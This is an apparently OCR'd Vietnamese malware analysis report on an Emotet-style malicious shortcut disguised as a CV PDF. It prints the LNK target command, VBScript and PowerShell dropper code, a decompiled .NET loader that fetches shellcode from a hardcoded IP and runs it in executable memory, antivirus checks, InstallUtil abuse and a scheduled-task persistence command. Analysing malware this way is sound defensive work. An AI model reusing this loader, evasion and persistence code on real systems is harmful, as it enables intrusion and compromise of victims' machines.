
REPORT EMOTET SHORTCUT FILE

Tổng quát:

- Với quyền admin: download payload từ https://167.88.178.24/YlT9, và thực thi nó, sau đó lên lịch trình với vbscript (nếu không phát hiện anti virus) 3 phút 1 lần .
- Với quyền user: vẫn download payload từ địa chỉ trên, nhưng tiến hành khởi chạy bằng target của 1 shortcut được tạo ra, và không lên lịch trình nếu phát hiện anti virus.

Chi tiết:

Vì đây là shortcut file, ta xem target của nó:



Target:

```
/c for %x in (%temp%=%cd%) do
for /f "delims==" %i in ('dir "%x\CV_NguyenVanQuang (5).pdf.lnk" /s /b')
do start m%windir:~-1,1%hta.exe "%i
```

Target này sẽ thực hiện mở và run ***mshta.exe*** để mở trang HTML chứa .HTA file, dùng Hexpelorer để lấy phần malicious code này ở trong file CV_NguyenVanQuang (5).pdf.lnk này, ta sẽ thấy phần đầu của .HTA file có chứa 1 đoạn vbsscript:

```
<!DOCTYPE html>
<html>
<head>
<HTA:APPLICATION icon="#" WINDOWSTATE="minimize" SHOWINTASKBAR="no" SYSMENU="no"  CAPTION="no" />
<script type="text/vbscript">
```


Nội dung của đoạn script này:

+, Một biến chứa base64 hex của 1 đoạn code:

```
dim qLahaaxRhzGdx

qLahaaxRhzGdx = "2470694D675A733D2244516F6A49794D4E4367304B4A456857576D6C7554694139494441 4E4369527254477051524552494944306
```

=>Tạo 1 file word thêm macro này, và debug:



Quan sát phần Immediate, ta có thể thấy mục đích đoạn vbscript này là tạo và chạy phần code powershell được khởi tạo từ biến lúc nãy.

+, Sau khi giải mã thì đây là phần code của đoạn này:

```
akVCY1JsLlRhcmdldFBhdGggPSAiJVN5c3RlbVJvb3QlXHN5c3RlbTMyXGNtZC5leGUiOw0KJGhr
akVCY1JsLkljb25Mb2NhdGlvbiA9ICIlU3lzdGVtUm9vdCVcU3lzdGVtMzJcU2hlbGwzMi5kbGws
MjEiOw0KJGhrakVCY1JsLldpbmRvd1N0eWxlID0gNzsNCiRoa2pFQmNSbC5Bcmd1bWVudHMgPSAk
REtqR2k7DQokaGtqRUJjUmwuU2F2ZSgpOw0KDQpTdGFydC1Qcm9jZXNzIC13aW5kb3dzdHlsZSBI
aWRkZW4gLUZpbGVQYXRoICIkZm5HakhhXFBQbGlkai5sbmsiDQp9DQoNCg0K"
#lzwnKyxomEk69EK5AMu9GmpINwqLpN9BLF2oXFwoYERpcVJ8nhe5ygwR9oLeNfeTwvbpi0hSimYtHNRwOtfUAWkQNOhxhLqjp2zO
$piMgZs2=([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String("$piMgZs")))#cuF9dM1SRwBFay75b1
iex $piMgZs2
```

Decrypt phần này ta sẽ được 1 đoạn code powershell.

Phân tích code powershell:

+, Đầu tiên nó sẽ kiểm tra có đang chạy với Admintrator:

```
$HVZinN = 0
$kLjPDDH = New-Object Security.Principal.WindowsPrincipal( [Security.Principal.WindowsIdentity]::GetCurrent())
if($kLjPDDH.IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator) -eq $true)
{
    $HVZinN = 1
}
```

Thông tin này sẽ được lưu vào biến check là $HVZinN: 1 là admin – 0 là không phải.

+, Tiếp tục giải mã 1 đoạn data mã hóa base64, và lưu vào file trong 2 trường hợp: admin và không phải admin.

```
if ($HVZinN -eq 1)
{
    $CodeFile = $env:WINDIR+"\debug\YqLLpd.dat";
}else{
    $CodeFile = $env:USERPROFILE+"\YqLLpd.dat";
}

[Byte[]]$var_code = [System.Convert]::FromBase64String("TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[System.IO.File]::WriteAllBytes($CodeFile,$var_code);
```

. Với quyền Admin, file sẽ lưu vào:

%SystemRoot% + \debug hoặc C:\Windows\debug

.Còn với không phải admin, file sẽ lưu vào:

C:\Users

+, Nội dung của file này là 1 file exe những lưu dưới dạng .dat file, decrypt base64 file này ta sẽ thấy sign của PE file (MZ):

```
MZx90NULETXNULNULNULEOTNULNULNULxFFxFFNULNULxB8NULNULNULNULNULNULNUL@NULNULNULNULNUL

$NULNULNULNULNULNULNULPENULNULLSOHETXNULxEDxA9xB2]NULNULNULNULNULNULNULNULxE0NULSTX!
*RSSTX(ENQNULNUL
*nSTX(BELNULNUL
oBSNULNUL
rNAKNULNULpo    NULNUL
(ENQNULNULACK*RSSTX(
NULNUL
*
ETB*NULESC0ACKNUL-SOHNULNULSOHNULNULDC1(  NULNULACK
ACKSYN(
```

Ta sẽ phân tích file này đây là 1 file PE32 .NET:

exeFileInPS.exe

Property	Value
File Name	C:\Users\Admin\Desktop\exeFileInPS.exe
File Type	Portable Executable 32 .NET Assembly
File Info	No match found.

Dùng dotPeek để phân tích:

+, Đầu tiên tạo WebClient để down bin từ 1 url. (có sử dụng Mutex cứng cho process này)

```
public static void DISjQ(string url)
{
  rIMJZRYxu.ShowWindow(rIMJZRYxu.GetConsoleWindow(), 0);
  bool createdNew = false;
  rIMJZRYxu.HTyDtj = new Mutex(true, "GLOBAL_VMSNZXiaI", out createdNew);
  if (!createdNew)
    return;
  while (true)
  {
    try
    {
      WebClient webClient = new WebClient();
      ServicePointManager.ServerCertificateValidationCallback = (RemoteCertificateValidationCallback) delegate
      {
        return true;
      };
      webClient.Headers.Add("user-agent", "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; Trident/4.0)");
      byte[] source = webClient.DownloadData(url);
      if (webClient.ResponseHeaders["Content-Type"].ToString().Equals("text/plain; charset=utf-8"))
```

+, Sau đó sẽ tiến hành tạo thread để run bin vừa down về:

```
  if (webClient.ResponseHeaders["Content-Type"].ToString().Equals("text/plain; charset=utf-8"))
  {
    uint int32 = (uint) Convert.ToInt32(webClient.ResponseHeaders["Content-Length"].ToString());
    if (int32 < 4194304U && int32 > 0U)
    {
      uint lpStartAddress = rIMJZRYxu.VirtualAlloc(0U, (uint) source.Length, rIMJZRYxu.MEM_COMMIT, rIMJZRYxu.PAGE_EXECUTE_READWRITE);
      Marshal.Copy(source, 0, (IntPtr) (long) lpStartAddress, source.Length);
      IntPtr zero1 = IntPtr.Zero;
      uint lpThreadId = 0;
      IntPtr zero2 = IntPtr.Zero;
      int num = (int) rIMJZRYxu.WaitForSingleObject(rIMJZRYxu.CreateThread(0U, 0U, lpStartAddress, zero2, 0U, ref lpThreadId), uint.MaxValue)
    }
  }
  Thread.Sleep(10000);
}
catch (Exception ex)
{
  Thread.Sleep(10000);
}
```

Quay lại đoạn powershell:

+, Nó sẽ tiến hành mở file pdf như bình thường:

```
$THQdUY = 1;

if ($THQdUY -eq 1)
{
    $uWtrGN = $env:TEMP+"\CV_NguyenVanQuang (5).pdf";

    [Byte[]]$bd_code = [System.Convert]::FromBase64String("JVBERi0xLjcNCiW1tbW1DQoxIDAgb2JqDQo8PC9UeXBlL0NhdGFsb2cvUGFnZXMgMiAwIFIvTGFuZyhlbi
    [System.IO.File]::WriteAllBytes($uWtrGN,$bd_code);

    Start-Process -FilePath $uWtrGN
}
```

+, Tiếp đó nó sẽ coppy file IstallUntil.exe như 1 trình để run các service độc hại nhưng dưới dạng Install/Uninstall:

```
if (Test-Path $InstallUtilv2)
{
    $Loader = $InstallUtilv2;
}else
{
    $Loader = $InstallUtilv4;
}

$HttpsServer = "https://167.88.178.24/YlT9";
```

+, Địa chỉ để tải các payload độc hại là: https://167.88.178.24/YlT9

+, Tiếp đấy Get Process avp, avpui là 2 process trong các trình anti virus, nếu mà không phát hiện các trình anti virus này thì tiến hành tải các payload độc hại từ HttpSever trên và chạy nó sử dụng file PE32 .NET lúc nãy:

```
$5037636557 = Get-Process -Name avp
$5037636557ui = Get-Process -Name avpui

if (($5037636557 -ne $null) -or ($5037636557ui -ne $null))
{
$2652556589 = $env:USERPROFILE+"\wmi.cpl";
cmd.exe /c copy /y "$Loader" "$2652556589"

$DKjGi = @"
/c """"$2652556589""" /logfile= /LogToConsole=false /server=$HttpsServer /U "$CodeFile""
"@

Start-Process -windowstyle Hidden -FilePath "cmd.exe" -ArgumentList "$DKjGi"
```

+, Sau đấy lên lịch để download payload bằng vbscript file:

```
    if ($HVZinN -eq 1)
    {
    $9659362265 = $env:WINDIR+"\debug\925808.vbs";
    }else
    {
    $9659362265 = $env:USERPROFILE+"\925808.vbs";
    }

$vbs =
@"
createobject("wscript.shell").run "cmd.exe /c ""$2652556589"" /logfile= /LogToConsole=false /server=$HttpsServer /U ""$CodeFile""", 0
"@

    [System.IO.File]::WriteAllText($9659362265,$vbs);

    if ($HVZinN -eq 1)
    {
        cmd.exe /c schtasks.exe /create /sc minute /mo 3 /tn "Security Script Update287820" /tr "$9659362265" /ru SYSTEM /F
    }else
    {
        cmd.exe /c schtasks.exe /create /sc minute /mo 3 /tn "Security Script Update287820" /tr "$9659362265" /F
    }
```

Lịch trình là 3 phút 1 lần, với task name là: Security Script Update287820 và không hiển thị cảnh báo nếu task đã tồn tại (/F - argument)

+, Còn nếu phát hiện các trình anti virus thì vẫn thực hiện download payload nhưng thực thi nó bằng shortcut file:

```
}else
{

$2652556589 = $env:USERPROFILE+"\wmi.cpl";
cmd.exe /c copy /y "$Loader" "$2652556589"

$DKjGi = @"
/c """"$2652556589""" /logfile= /LogToConsole=false /server=$HttpsServer /U "$CodeFile""
"@

$GIuPTjv = New-Object -comObject WScript.Shell
$hkjEBcRl = $GIuPTjv.CreateShortcut($fnGjHa + "\PPlidj.lnk");
$hkjEBcRl.TargetPath = "%SystemRoot%\system32\cmd.exe";
$hkjEBcRl.IconLocation = "%SystemRoot%\System32\Shell32.dll,21";
$hkjEBcRl.WindowStyle = 7;
$hkjEBcRl.Arguments = $DKjGi;
$hkjEBcRl.Save();

Start-Process -windowstyle Hidden -FilePath "$fnGjHa\PPlidj.lnk"
```